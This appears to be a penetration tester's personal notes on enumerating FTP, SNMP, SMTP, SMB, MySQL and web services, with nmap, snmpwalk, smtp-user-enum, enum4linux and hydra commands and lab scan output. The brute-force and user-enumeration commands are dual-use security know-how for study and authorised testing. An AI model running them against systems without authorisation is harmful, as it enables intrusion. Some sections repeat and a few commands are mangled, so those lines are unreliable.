```
nmap --script=ftp-* -p 21 $ip
```

SSH

Wednesday, January 2, 2019 11:24 PM

SNMP

Wednesday, January 2, 2019 11:24 PM

What is SNMP?
SNMP stands for **S**imple **N**etwork **M**anagement **P**rotocol is an application-layer protocol that runs on **U**ser **D**atagram **P**rotocol **(UDP)**. It is used for managing network devices which run on IP layer like routers. SNMP is based on a client-server architecture where SNMP client or agent is located on every network device and communicates with the SNMP managing station via requests and responses. Both SNMP request and responses are configurable variables accessible by the agent software. SNMP contains two passwords for authenticating the agents before configuring the variables and for accessing the SNMP agent from the management station.
SNMP Passwords are:

1. Read Community string are public, and configuration of the device can be viewed with this password
2. Read/Write community string are private, and configuration of the device can be modified using this password.

SNMP uses virtual hierarchical database internally for managing the network objects, and it is called **M**anagement **I**nformation **B**ase (**MIB**). MIB contains tree like structure, and object ID uniquely represents each network object. The network objects can be viewed or modified based on the SNMP passwords.

Default SNMP password allow attackers to view or modify the SMMP configuration settings. Attackers can enumerate SNMP on remote network devices for the following:

3. Information about network resources such as routers, shares, devices, etc.
4. ARP and routing tables
5. Device specific information
6. Traffic statistics etc.

- Enumeration

```
for community in public private manager; do snmpwalk -c $community -v1 $ip; done

snmpwalk -c public -v1 $ip

snmpenum $ip public windows.txt
```

- Less noisy:

```
snmpwalk -c public -v1 $ip 1.3.6.1.4.1.77.1.2.25
```

- Based on UDP, stateless and susceptible to UDP spoofing

```
nmap -sU --open -p 16110.1.1.1-254 -oG out.txt

snmpwalk -c public -v1  10.1.1.1 # we need to know that there is a community called public

snmpwalk -c public -v1 192.168.11.204 1.3.6.1.4.1.77.1.2.25 # enumerate windows users
```

```
snmpwalk 5c public 5v1 192.168.11.204 1.3.6.1.2.1.25.4.2.1.2 # enumerates running processes

nmap -vv -sV -sU -Pn -p 161,162 --script=snmp-netstat,snmp-processes $ip

snmp-check -t $ip -c public

onesixtyone -c names -i $ip
```

SMTP

Wednesday, January 2, 2019 11:24 PM

What is SMTP?
SMTP stands for **S**imple **M**ail **T**ransfer **P**rotocol and it is designed for electronic mail (E-Mail) transmissions. SMTP is based on client-server architecture and works on Transmission Control Protocol (TCP) on well-known port number 25. SMTP uses Mail Exchange (MX) servers to send the mail to via the Domain Name Service, however, should an MX server not detected; SMTP will revert and try an A or alternatively SRV records.

SMTP Enumeration:
SMTP provides three built-in commands

- **VRFY** – validate users on the SMTP servers
- **EXPN** – Delivery addresses of aliases and mailing lists
- **RCPT TO** – Defines the recipients of the message

SMTP servers respond differently to the commands mentioned above, and SMTP enumeration is possible due to varied responses. Attackers can determine the valid users on the SMTP servers with the same technique.

SMTP Enumeration Tools:
The following table shows the list of tools to perform SMTP Enumeration:

Sl.no	Name of the tool	Description / web llnks
01	NetScan Tools Pro	http://www.netscantools.com/nstpromain.html
02	SMTP User Enum	http://pentestmonkey.net/tools/user-enumeration/smtp-user-enum

SMTP Security controls:
The following are the security controls to prevent SMTP enumeration attacks

- Ignore email responses from unknown recipients
- Disable open relay functionality
- Prune any sensitive information like mail server and localhost in the mail responses

- Always do users enumeration

```
smtp-user-enum -M VRFY -U /usr/share/wordlists/metasploit/unix_users.txt -t $ip
```

```
use auxiliary/scanner/smtp/smtp_enum
```

- Command to check if a user exists

```
VRFY root
```

- Command to ask the server if a user belongs to a mailing list

```
EXPN root
```

- Enumeration and vuln scanning:

```
nmap --script=smtp-commands,smtp-enum-users,smtp-vuln-cve2010-4344,smtp-vuln-cve2011-1720,smtp-vuln-cve2011-1764 -p 25 $ip
```

- Bruteforce

```
hydra -P /usr/share/wordlistsnmap.lst $ip smtp -V
```

- Metasploit user enumeration

```
use auxiliary/scanner/smtp/smtp_enum
```

- Testing for open relay

```
telnet $ip 25
EHLO root
MAIL FROM:root@target.com
RCPT TO:example@gmail.com
DATA
Subject: Testing open mail relay.
Testing SMTP open mail relay. Have a nice day.
.
QUIT
```

Port 25 - SMTP

SMTP is a server to server service. The user receives or sends emails using IMAP or POP3. Those messages are then routed to the SMTP-server which communicates the email to another server. The SMTP-server has a database with all emails that can receive or send emails. We can use SMTP to query that database for possible email-addresses. Notice that we cannot retrieve any emails from SMTP. We can only send emails.

Here are the possible commands

```
HELO -
EHLO - Extended SMTP.
STARTTLS - SMTP communicted over unencrypted protocol. By starting TLS-session we encrypt the traffic.
RCPT - Address of the recipient.
DATA - Starts the transfer of the message contents.
RSET - Used to abort the current email transaction.
MAIL - Specifies the email address of the sender.
QUIT - Closes the connection.
HELP - Asks for the help screen.
AUTH - Used to authenticate the client to the server.
VRFY - Asks the server to verify is the email user's mailbox exists.
```

Manually

We can use this service to find out which usernames are in the database. This can be done in the following way.

```
nc 192.168.1.103 25
220 metasploitable.localdomain ESMTP Postfix (Ubuntu)
VRFY root
252 2.0.0 root
VRFY roooooot
```

```
550 5.1.1 <roooooot>: Recipient address rejected: User unknown in
local recipient table
```
Here we have managed to identify the user `root`. But `roooooot` was rejected.
`VRFY`, `EXPN` and `RCPT` can be used to identify users.
Telnet is a bit more friendly some times. So always use that too
```
telnet 10.11.1.229 25
```
Automatized
This process can of course be automatized
Check for commands
```
nmap -script smtp-commands.nse 192.168.1.101
```
smtp-user-enum
The command will look like this. `-M` for mode. `-U` for userlist. `-t` for target
```
smtp-user-enum -M VRFY -U
/root/sectools/SecLists/Usernames/Names/names.txt -t
192.168.1.103
Mode ..................... VRFY
Worker Processes ......... 5
Usernames file ...........
/root/sectools/SecLists/Usernames/Names/names.txt
Target count ............. 1
Username count ........... 8607
Target TCP port .......... 25
Query timeout ............ 5 secs
Target domain ............
######## Scan started at Sun Jun 19 11:04:59 2016 #########
192.168.1.103: Bin exists
192.168.1.103: Irc exists
192.168.1.103: Mail exists
192.168.1.103: Man exists
192.168.1.103: Sys exists
######## Scan completed at Sun Jun 19 11:06:51 2016 #########
5 results.
8607 queries in 112 seconds (76.8 queries / sec)
```
Metasploit
I can also be done using metasploit
```
msf > use auxiliary/scanner/smtp/smtp_enum
msf auxiliary(smtp_enum) > show options
Module options (auxiliary/scanner/smtp/smtp_enum):
Name       Current Setting
Required  Description
   ----       ---------------
--------  -----------
   RHOSTS
yes       The target address range or CIDR identifier
   RPORT      25
yes       The target port
   THREADS    1
```

```
yes       The number of concurrent threads
   UNIXONLY   true
yes       Skip Microsoft bannered servers when testing unix users
   USER_FILE  /usr/share/metasploit-
framework/data/wordlists/unix_users.txt  yes       The file that
contains a list of probable users accounts.
```

Here are the documentations for SMTP https://cr.yp.to/smtp/vrfy.html
http://null-byte.wonderhowto.com/how-to/hack-like-pro-extract-email-addresses-from-smtp-server-0160814/
http://www.dummies.com/how-to/content/smtp-hacks-and-how-to-guard-against-them.html
http://pentestmonkey.net/tools/user-enumeration/smtp-user-enum
https://pentestlab.wordpress.com/2012/11/20/smtp-user-enumeration/

Always do users enumeration
```
smtp-user-enum -M VRFY -U /usr/share/wordlists/metasploit/unix_users.txt -t $ip
use auxiliary/scanner/smtp/smtp_enum
```

Command to check if a user exists
```
VRFY root
```

Command to ask the server if a user belongs to a mailing list
```
EXPN root
```

Enumeration and vuln scanning:
```
nmap --script=smtp-commands,smtp-enum-users,smtp-vuln-cve2010-4344,smtp-vuln-
cve2011-1720,smtp-vuln-cve2011-1764 -p 25 $ip
```

Bruteforce
```
hydra -P /usr/share/wordlistsnmap.lst $ip smtp -V
```

Metasploit user enumeration
```
use auxiliary/scanner/smtp/smtp_enum
```

Testing for open relay
```
telnet $ip 25
EHLO root
MAIL FROM:root@target.com
RCPT TO:example@gmail.com
DATA
Subject: Testing open mail relay.
Testing SMTP open mail relay. Have a nice day.
.
QUIT
```

SMTP Security controls:
The following are the security controls to prevent SNMP enumeration attacks

- Minimize the attack surface by removing the SNMP agents where not needed
- Change default public community string
- Upgrade to SNMPv3 which encrypts the community strings and messages
- Implement group policy for additional restriction on anonymous connections

- Implement firewall to restrict unnecessary connections
- Implement IPSec filtering
- Block access to TCP/UDP ports 161
- Encrypt and authenticate using IPSEC

Everything else

Wednesday, January 2, 2019 11:24 PM

C

Wednesday, January 2, 2019 11:36 PM

Enumeration

Enumeration is the process of collecting information about user names, network resources, other machine names, shares and services running on the network.

******** SMB Enumeration: ********

SMB, which stands for Server Message Block, is a protocol for sharing files, printers, serial ports, and communications abstractions such as named pipes and mail slots between computers.

SMB uses port TCP 139 and 445 as well as several other UDP ports. We can use nmap to find out whether the target is listening to these ports.

root@kali:~# nmap -sV -p 139,445 192.168.0.112

Starting Nmap 7.70 (https://nmap.org) at 2018-09-26 20:41 -03

Nmap scan report for 192.168.0.112

Host is up (0.0015s latency).

PORT STATE SERVICE VERSION

139/tcp open netbios-ssn Microsoft Windows netbios-ssn

445/tcp open microsoft-ds Microsoft Windows XP microsoft-ds

MAC Address: 08:00:27:F1:FD:FE (Oracle VirtualBox virtual NIC)

Service Info: OSs: Windows, Windows XP; CPE: cpe:/o:microsoft:windows, cpe:/o:microsoft:windows_xp

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .

Nmap done: 1 IP address (1 host up) scanned in 14.68 seconds

NBTscan

NBTScan is a program for scanning IP networks for NetBIOS name information (similar to what the Windows nbtstat tool provides against single hosts). It sends a NetBIOS status

query to each address in a supplied range and lists received information in human readable form. For each responded host it lists IP address, NetBIOS computer name, logged-in user name and MAC address.

Most used options:

nbtscan -v Displays the nbtscan version

nbtscan -f take IP addresses to scan from file filename.

nbtscan -O file-name.txt target(s) Sends output to a file

nbtscan -H Generate an HTTP header

nbtscan -h Print human-readble names for services. Can only be used with -v option.

nbtscan -P Generate Perl hashref output, which can be loaded into an existing program for easier processing, much easier than parsing text output

nbtscan -V Enable verbose mode

nbtscan -n Turns off this inverse name lookup, for hanging resolution

nbtscan -p PORT target(s) This allows specification of a UDP port number to be used as the source in sending a query

nbtscan –m Include the MAC (aka "Ethernet") addresses in the response, which is already implied by the -f option.

nbtscan -r use local port 137 for scans. Win95 boxes respond to this only. You need to be root to use this option on Unix.

root@kali:~# **nbtscan –vh -s: 192.168.0.112**

192.168.0.112:BOOKXP :Workstation Service

192.168.0.112:GRUPO :Domain Name

192.168.0.112:BOOKXP :File Server Service

192.168.0.112:GRUPO :Browser Service Elections

192.168.0.112:GRUPO :Master Browser

192.168.0.112:__MSBROWSE__:Master Browser

192.168.0.112:MAC:08:00:27:f1:fd:fe

root@kali:~#

Enum4linux:

Enum4linux is a tool for enumerating information from Windows and Samba systems. It attempts to offer similar functionality to enum.exe formerly available from www.bindview.com.

It is written in Perl and is basically a wrapper around the Samba tools **smbclient, rpclient, net and nmblookup.The tool usage can be found below followed by examples, previous versions of the tool can be found at the bottom of the page.**

Key features:

RID cycling (When **RestrictAnonymous is set to 1 on Windows 2000)**

User listing (When RestrictAnonymous is set to 0 on Windows 2000)

Listing of group membership information

Share enumeration

Detecting if host is in a workgroup or a domain

Identifying the remote operating system

Password policy retrieval (using polenum)

Options are (like "**enum"):**

-U get userlist

–M get machine list*

-S get sharelist

-P get password policy information

-G get group and member list

-d be detailed, applies to -U and -S

–u user specify username to use (default "")

-p pass specify password to use (default "")

The following options from **enum.exe aren't implemented: -L, -N, -D, -f**

Additional options:

-a Do all simple enumeration (-U -S -G -P -r –**o -n –i).**

root@kali:~# **enum4linux -a 192.168.0.112**

Starting enum4linux v0.8.9 (http://labs.portcullis.co.uk/application/enum4linux/) on Wed Sep 26 21:34:26 2018

==========

| Target Information |

==========

Target …….. 192.168.0.112

RID Range …….. 500-550,1000-1050

Username …… ”

Password …… ”

Known Usernames .. administrator, guest, krbtgt, domain admins, root, bin, none

==========

| Enumerating **Workgroup/Domain on 192.168.0.112 |**

==========

[+] Got domain/workgroup name: GRUPO

==========

| **Nbtstat Information for 192.168.0.112 |**

==========

Looking up status of 192.168.0.112

BOOKXP <00> – B <ACTIVE> Workstation Service

GRUPO <00> – <GROUP> B <ACTIVE> Domain/Workgroup Name

BOOKXP <20> – B <ACTIVE> File Server Service

GRUPO <1e> – <GROUP> B <ACTIVE> Browser Service Elections

GRUPO <1d> – B <ACTIVE> Master Browser

..__MSBROWSE__. <01> – <GROUP> B <ACTIVE> Master Browser

MAC Address = 08-00-27-**F1–FD–FE**

NMAP NSE:

Several scripts can be used to enumerate and check for vulnerabilities.

Enumeration:

root@kali:~# nmap -p 139,445 192.168.0.112 –script=smb–os-discovery.nse

Starting Nmap 7.70 (https://nmap.org) at 2018-09-26 22:09 -03

Nmap scan report for 192.168.0.112

Host is up (0.00065s latency).

PORT STATE SERVICE

139/**tcp open netbios–ssn**

445/tcp open microsoft–ds

MAC Address: 08:00:27:F1:FD:FE (Oracle VirtualBox virtual NIC)

Host script results:

| smb–os-discovery:

| OS: Windows XP (Windows 2000 LAN Manager)

| OS CPE: cpe:/o:microsoft:windows_xp::-

| Computer name: bookxp

| NetBIOS computer name: BOOKXP\x00

| Workgroup: GRUPO\x00

|_ System time: 2018-09-26T22:09:41-03:00

Nmap done: 1 IP address (1 host up) scanned in 7.01 seconds

Check for vulnerabilities:

root@kali:~# ls -l /usr/share/nmap/scripts/ | grep smb–vul*

–rw-r–r– 1 root root 7554 May 15 06:31 smb–vuln–conficker.nse

–rw-r–r– 1 root root 6432 May 15 06:31 smb–vuln–cve2009-3103.nse

–rw-r–r– 1 root root 23153 May 15 06:31 smb–vuln–cve-2017-7494.nse

–rw-r–r– 1 root root 6586 May 15 06:31 smb–vuln–ms06-025.nse

–rw-r–r– 1 root root 5444 May 15 06:31 smb–vuln–ms07-029.nse

–rw-r–r– 1 root root 5746 May 15 06:31 smb–vuln–ms08-067.nse

–rw-r–r– 1 root root 5620 May 15 06:31 smb–vuln–ms10-054.nse

–rw-r–r– 1 root root 7322 May 15 06:31 smb–vuln–ms10-061.nse

–rw-r–r– 1 root root 7145 May 15 06:31 smb–vuln–ms17-010.nse

–rw-r–r– 1 root root 4458 May 15 06:31 smb–vuln–regsvc-dos.nse

root@kali:~# nmap -p 139,445 192.168.0.112 –script=smb–vuln-*

Starting Nmap 7.70 (https://nmap.org) at 2018-09-26 22:11 -03

Nmap scan report for 192.168.0.112

Host is up (0.00094s latency).

PORT STATE SERVICE

139/**tcp open netbios–ssn**

445/tcp open microsoft–ds

MAC Address: 08:00:27:F1:FD:FE (Oracle VirtualBox virtual NIC)

Host script results:

|_smb–vuln–ms10-054: false

|_smb–vuln–ms10-061: ERROR: Script execution failed (use -d to debug)

| smb–vuln–ms17-010:

| VULNERABLE:

| Remote Code Execution vulnerability in Microsoft SMBv1 servers (ms17-010)

| State: VULNERABLE

| IDs: CVE:CVE-2017-0143

| Risk factor: HIGH

| A critical remote code execution vulnerability exists in Microsoft SMBv1

| servers (ms17-010).

|

| Disclosure date: 2017-03-14

| References:

| https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2017-0143

| https://technet.microsoft.com/en-us/library/security/ms17-010.aspx

|_ https://blogs.technet.microsoft.com/msrc/2017/05/12/customer-guidance-for-wannacrypt-attacks/

Nmap done: 1 IP address (1 host up) scanned in 12.29 seconds

******** SMTP Enumeration (25): ********

SMTP is a service that can be found in most infrastructure penetration tests.This service can help the penetration tester to perform username enumeration via the EXPN and VRFY commands if these commands have not been disabled by the system administrator.

The role of the EXPN command is to reveal the actual address of users aliases and lists of email and VRFY which can confirm the existance of names of valid users.

Telnet:

Running a simple telnet <address> <port> will connect us to the server. Using the VRFY command we can query and check if a particular user exists. A 250 SMTP response tells us that the user exists. A 550 or 551 tells us that the user does not exist.

root@kali:~# telnet 192.168.0.112 25

Trying 192.168.0.112…

Connected to 192.168.0.112.

Escape character is '^]'.

220 bookxp SMTP Server SLmail 5.5.0.4433 Ready ESMTP spoken here

VRFY georgia

250 Georgia<georgia@>

VRFY root

250 Root User<root@>

VRFY jp

551 User not local

VRFY test01

551 User not local

We can also use the RCPT command to check if the email exsists:

root@kali:~# telnet 192.168.0.112 25

Trying 192.168.0.112…

Connected to 192.168.0.112.

Escape character is '^]'.

220 bookxp SMTP Server SLmail 5.5.0.4433 Ready ESMTP spoken here

MAIL FROM:root

250 OK

RCPT TO:georgia

250 OK

RCPT TO:test01

550 User Does Not Exist.

NCAT:

Works in the same way as **telnet.**

root@kali:~# **nc –nv 192.168.0.112 25**

Ncat: Version 7.70 (https://nmap.org/ncat)

Ncat: Connected to 192.168.0.112:25.

220 bookxp SMTP Server SLmail 5.5.0.4433 Ready ESMTP spoken here

VRFY georgia

250 Georgia<georgia@>

VRFY test01

551 User not local

MAIL FROM:**anybox**

250 OK

RCPT TO:georgia

250 OK

RCPT TO:test01

550 User Does Not Exist.

^C

NMAP NSE:

We can use **NMAP scripts to check for existing email addresses.**

root@kali:/**usr/share/nmap/scripts# ls -l smtp***

–rw-r–r– 1 root root 4309 May 15 06:31 smtp-brute.nse

–rw-r–r– 1 root root 4771 May 15 06:31 smtp-commands.nse

–rw-r–r– 1 root root 12006 May 15 06:31 smtp–enum-users.nse

–rw-r–r– 1 root root 5873 May 15 06:31 smtp–ntlm-info.nse

–rw-r–r– 1 root root 10150 May 15 06:31 smtp-open-relay.nse

–rw-r–r– 1 root root 716 May 15 06:31 smtp–strangeport.nse

–rw-r–r– 1 root root 14740 May 15 06:31 smtp–vuln–cve2010-4344.nse

–rw-r–r– 1 root root 7661 May 15 06:31 smtp–vuln–cve2011-1720.nse

–rw-r–r– 1 root root 7584 May 15 06:31 smtp–vuln–cve2011-1764.nse

root@kali:/**usr/share/nmap/scripts# nmap –sV –script=smtp* -p 25 192.168.0.112**

Starting Nmap 7.70 (https://nmap.org) at 2018-10-01 21:16 -03

Nmap scan report for 192.168.0.112

Host is up (0.0012s latency).

PORT STATE SERVICE VERSION

25/**tcp open smtp SLmail smtpd 5.5.0.4433**

| smtp-commands: bookxp, SIZE 100000000, SEND, SOML, SAML,
HELP, VRFY, EXPN, ETRN, XTRN,

|_ This server supports the following
commands. HELO MAIL RCPT DATA RSET SEND SOML SAML HELP NOOP QUIT

| smtp–enum-users:

| root

| admin

| administrator

| webadmin

| sysadmin

| netadmin

| guest

| user

| web

|_ test

|_smtp-open-relay: Server is an open relay (9/16 tests)

| smtp–vuln–cve2010-4344:

|_ The SMTP server is not Exim: NOT VULNERABLE

MAC Address: 08:00:27:F1:FD:FE (Oracle VirtualBox virtual NIC)

Service Info: Host: bookxp; OS: Windows; CPE: cpe:/o:microsoft:windows

smtp-user-enum:

Another tool that can be used is the smtp-user-enum which provides 3 methods of user enumeration.The commands that this tool is using in order to verify usernames are the EXPN,VRFY and RCPT.It can also support single username enumeration and multiple by checking through a .txt list. So in order to use this tool effectively you will need to have a good list of usernames.

root@kali:/usr/share/nmap/scripts# smtp-user-enum -M VRFY -u georgia -t 192.168.0.112

Starting smtp-user-enum v1.2 (http://pentestmonkey.net/tools/smtp-user-enum)

———————————————————-

| Scan Information |

———————————————————-

Mode …… VRFY

Worker Processes …… 5

Target count …… 1

Username count …….. 1

Target TCP port ……. 25

Query timeout …… 5 secs

Target domain ……

######## Scan started at Mon Oct 1 21:20:57 2018 #########

192.168.0.112: georgia exists

######## Scan completed at Mon Oct 1 21:20:57 2018 #########

1 results.

1 queries in 1 seconds (1.0 queries / sec)

********* SNMP Enumeration (161): *********

SNMP (Simple Network Management Protocol) is an application layer protocol which uses UDP protocol to maintain and manage routers, hubs and switches other network devices on an IP network. SNMP is a very common protocol found enabled on a variety of operating systems like Windows Server, Linux & UNIX servers as well as network devices like routers, switches etc.

SNMP enumeration is used to enumerate user accounts, passwords, groups, system names, devices on a target system.

It consists of three major components:

1 – Managed Device: A managed device is a device or a host (technically known as a node) which has the **SNMP service enabled. These devices could be routers, switches, hubs, bridges, computers etc.**

2 – Agent: An agent can be thought of as a piece of software that runs on a managed device. Its primary job is to convert the information into **SNMP compatible format for the smooth management of the network using SNMP protocol.**

3- Network Management System (**NMS): These are the software systems that are used for monitoring of the network devices.**

While running a **NMAP on my network I found 2 devices which had SNMP port open. One of them was running SNMPV3and it is much secure so I used the one using SNMP V1 which is a printer.**

root@kali:~# nmap –sUV –open -p 161 192.168.0.1-254

Starting Nmap 7.70 (https://nmap.org) at 2018-10-01 21:42 -03

Nmap scan report for 192.168.0.1

Host is up (0.0011s latency).

PORT STATE SERVICE VERSION

161/udp open snmp Thomson SNMP service; Thomson Inc. SNMPv3 server

MAC Address: 58:23:8C:08:8D:AA (Technicolor CH USA)

root@kali:~# **nmap –sUV -p 161 192.168.0.27**

Starting Nmap 7.70 (https://nmap.org) at 2018-10-01 22:01 -03

Nmap scan report for 192.168.0.27

Host is up (0.11s latency).

PORT STATE SERVICE VERSION

161/udp open snmp SNMPv1 server (public)

MAC Address: 48:BA:4E:FD:9E:8B (Hewlett Packard)

Service Info: Host: HPFD9E8B

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .

Nmap done: 1 IP address (1 host up) scanned in 15.43 seconds

We can do a **snmpwalk to check the information from the public community.**

root@kali:~# **snmpwalk -c public –v1 192.168.0.27 | grep -E "STRING|OID"**

iso.3.6.1.2.1.1.1.0 = STRING: "HP ETHERNET MULTI-ENVIRONMENT"

iso.3.6.1.2.1.1.2.0 = OID: iso.3.6.1.4.1.11.2.3.9.1

iso.3.6.1.2.1.1.5.0 = STRING: "HPFD9E8B"

iso.3.6.1.2.1.2.2.1.2.2 = STRING: "Wifi0"

iso.3.6.1.2.1.2.2.1.6.2 = Hex-STRING: 48 BA 4E FD 9E 8B

iso.3.6.1.2.1.2.2.1.22.2 = OID: ccitt.0

iso.3.6.1.2.1.3.1.1.2.2.1.192.168.0.1 = Hex-STRING: 58 23 8C 08 8D AA

iso.3.6.1.2.1.3.1.1.2.2.1.192.168.0.109 = Hex-STRING: 08 00 27 E1 ED 60

iso.3.6.1.2.1.4.21.1.13.127.0.0.1 = OID: ccitt.0

iso.3.6.1.2.1.4.21.1.13.192.168.0.0 = OID: ccitt.0

iso.3.6.1.2.1.4.22.1.2.2.192.168.0.1 = Hex-STRING: 58 23 8C 08 8D AA

iso.3.6.1.2.1.4.22.1.2.2.192.168.0.109 = Hex-STRING: 08 00 27 E1 ED 60

iso.3.6.1.2.1.25.2.3.1.2.1 = OID: iso.3.6.1.2.1.25.2.1.2

iso.3.6.1.2.1.25.2.3.1.3.1 = STRING: "Random Access Memory"

iso.3.6.1.2.1.25.3.2.1.2.1 = OID: iso.3.6.1.2.1.25.3.1.5

iso.3.6.1.2.1.25.3.2.1.3.1 = STRING: "DeskJet 2600 series"

iso.3.6.1.2.1.25.3.2.1.4.1 = OID: iso.3.6.1.4.1.11.2.3.9.1.2.46

iso.3.6.1.2.1.25.3.5.1.2.1 = Hex-STRING: 00

iso.3.6.1.2.1.43.5.1.1.16.1 = STRING: "HPFD9E8B"

iso.3.6.1.2.1.43.5.1.1.17.1 = STRING: "BR815FB3CG06P5"

Onesixtyone:

Onesixtyone is an SNMP analysis tool that is named for the UDP port upon which SNMP operates. It is a very simple SNMP scanner that only requests the system description value for any specified IP address(es).

root@kali:~# onesixtyone 192.168.0.27 public

Scanning 1 hosts, 1 communities

192.168.0.27 [public] HP ETHERNET MULTI-ENVIRONMENT

snmpenum:

The Snmp Enum is a small Perl script used to enumerate the target SNMP device to get more information about its internal system and network. The key data retrieved may include system users, hardware information, running services, installed software, uptime, share folders, disk drives, IP addresses, network interfaces, and other useful information based on the type of SNMP device (Cisco, Windows, and Linux).

It is located in the following directory in Kali:

root@kali:/usr/share/snmpenum# pwd

/usr/share/snmpenum

root@kali:/usr/share/snmpenum# ls -l

total 20

-rw-r–r– 1 root root 554 May 10 2017 cisco.txt

-rw-r–r– 1 root root 347 May 10 2017 linux.txt

-rw-r–r– 1 root root 1103 Apr 28 2003 README.txt

-rwxr-xr-x 1 root root 3187 May 10 2017 snmpenum.pl

-rw-r–r– 1 root root 512 May 10 2017 windows.txt

The .txt files above contain the mib values for these 3 types of OS.

root@kali:/usr/share/snmpenum# cat cisco.txt

Cisco LAST TERMINAL USERS 1.3.6.1.4.1.9.9.43.1.1.6.1.8

Cisco INTERFACES 1.3.6.1.2.1.2.2.1.2

Cisco SYSTEM INFO 1.3.6.1.2.1.1.1

Cisco HOSTNAME 1.3.6.1.2.1.1.5

Cisco SNMPcommunities 1.3.6.1.6.3.12.1.3.1.4

Cisco UPTIME 1.3.6.1.2.1.1.3

Cisco IP ADDRESSES 1.3.6.1.2.1.4.20.1.1

Cisco INTERFACE DESCRIPTIONS 1.3.6.1.2.1.31.1.1.1.18

Cisco HARDWARE 1.3.6.1.2.1.47.1.1.1.1.2

Cisco TACACS SERVER 1.3.6.1.4.1.9.2.1.5

Cisco LOGMESSAGES 1.3.6.1.4.1.9.9.41.1.2.3.1.5

Cisco PROCESSES 1.3.6.1.4.1.9.9.109.1.2.1.1.2

Cisco SNMP TRAP SERVER 1.3.6.1.6.3.12.1.2.1.7

To run it:

root@kali:/usr/share/snmpenum# perl snmpenum.pl 192.168.0.27 public cisco.txt

******* FTP Enumeration (21): ********

We can use NMAP NSE FTP scripts to perform FTP enumeration.

root@kali:/usr/share/nmap/scripts# ls -l ftp*

-rw-r–r– 1 root root 4530 May 15 06:31 ftp-anon.nse

-rw-r–r– 1 root root 3253 May 15 06:31 ftp-bounce.nse

-rw-r–r– 1 root root 3108 May 15 06:31 ftp-brute.nse

-rw-r–r– 1 root root 3258 May 15 06:31 ftp-libopie.nse

-rw-r–r– 1 root root 3295 May 15 06:31 ftp-proftpd-backdoor.nse

-rw-r–r– 1 root root 3748 May 15 06:31 ftp-syst.nse

-rw-r–r– 1 root root 6007 May 15 06:31 ftp-vsftpd-backdoor.nse

-rw-r–r– 1 root root 5943 May 15 06:31 ftp-vuln-cve2010-4221.nse

root@kali:/usr/share/nmap/scripts# nmap -sSV –script=ftp* -p 21 192.168.0.112

PORT STATE SERVICE VERSION

21/tcp open ftp FileZilla ftpd 0.9.32 beta

| ftp-anon: Anonymous FTP login allowed (FTP code 230)

| drwxr-xr-x 1 ftp ftp 0 Aug 06 2009 incoming

|_-r–r–r– 1 ftp ftp 187 Aug 06 2009 onefile.html

| ftp-brute:

| Accounts: No valid accounts found

|_ Statistics: Performed 92 guesses in 621 seconds, average tps: 0.3

| ftp-syst:

|_ SYST: UNIX emulated by FileZilla

MAC Address: 08:00:27:F1:FD:FE (Oracle VirtualBox virtual NIC)

Service Info: OS: Windows; CPE: cpe:/o:microsoft:windows

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .

Nmap done: 1 IP address (1 host up) scanned in 629.44 seconds

********* Mysql Enumeration (3306): *********

We can use NMAP NSE mysql scripts to enumerate.

root@kali:/usr/share/nmap/scripts# ls -l mysql*

-rw-r–r– 1 root root 6634 May 15 06:31 mysql-audit.nse

-rw-r–r– 1 root root 2977 May 15 06:31 mysql-brute.nse

-rw-r–r– 1 root root 2945 May 15 06:31 mysql-databases.nse

-rw-r–r– 1 root root 3263 May 15 06:31 mysql-dump-hashes.nse

-rw-r–r– 1 root root 2020 May 15 06:31 mysql-empty-password.nse

-rw-r–r– 1 root root 3447 May 15 06:31 mysql-enum.nse

-rw-r–r– 1 root root 3482 May 15 06:31 mysql-info.nse

-rw-r–r– 1 root root 3714 May 15 06:31 mysql-query.nse

-rw-r–r– 1 root root 2811 May 15 06:31 mysql-users.nse

-rw-r–r– 1 root root 3265 May 15 06:31 mysql-variables.nse

-rw-r–r– 1 root root 6977 May 15 06:31 mysql-vuln-cve2012-2122.nse

********** Web Enumeration (80/443): **********

dirbuster (GUI)

DirBuster is a multi threaded java application designed to brute force directories and files names on web/application servers. Often is the case now of what looks like a web server in a state of default installation is actually not, and has pages

and applications hidden within. DirBuster attempts to find these. DirBuster searches for hidden pages and directories on a web server. Sometimes developers will leave a page accessible, but unlinked. DirBuster is meant to find these potential vulnerabilities. This is a Java application developed by OWASP.

Dirbuster has few wordlists that can be used to perform the bruteforce attack.

root@kali:/usr/share/dirbuster/wordlists# ls -l

total 7584

-rw-r–r– 1 root root 71638 Feb 27 2009 apache-user-enum-1.0.txt

-rw-r–r– 1 root root 90418 Feb 27 2009 apache-user-enum-2.0.txt

-rw-r–r– 1 root root 546618 Feb 27 2009 directories.jbrofuzz

-rw-r–r– 1 root root 1802668 Feb 27 2009 directory-list-1.0.txt

-rw-r–r– 1 root root 1980043 Feb 27 2009 directory-list-2.3-medium.txt

-rw-r–r– 1 root root 725439 Feb 27 2009 directory-list-2.3-small.txt

-rw-r–r– 1 root root 1849676 Feb 27 2009 directory-list-lowercase-2.3-medium.txt

-rw-r–r– 1 root root 676768 Feb 27 2009 directory-list-lowercase-2.3-small.txt

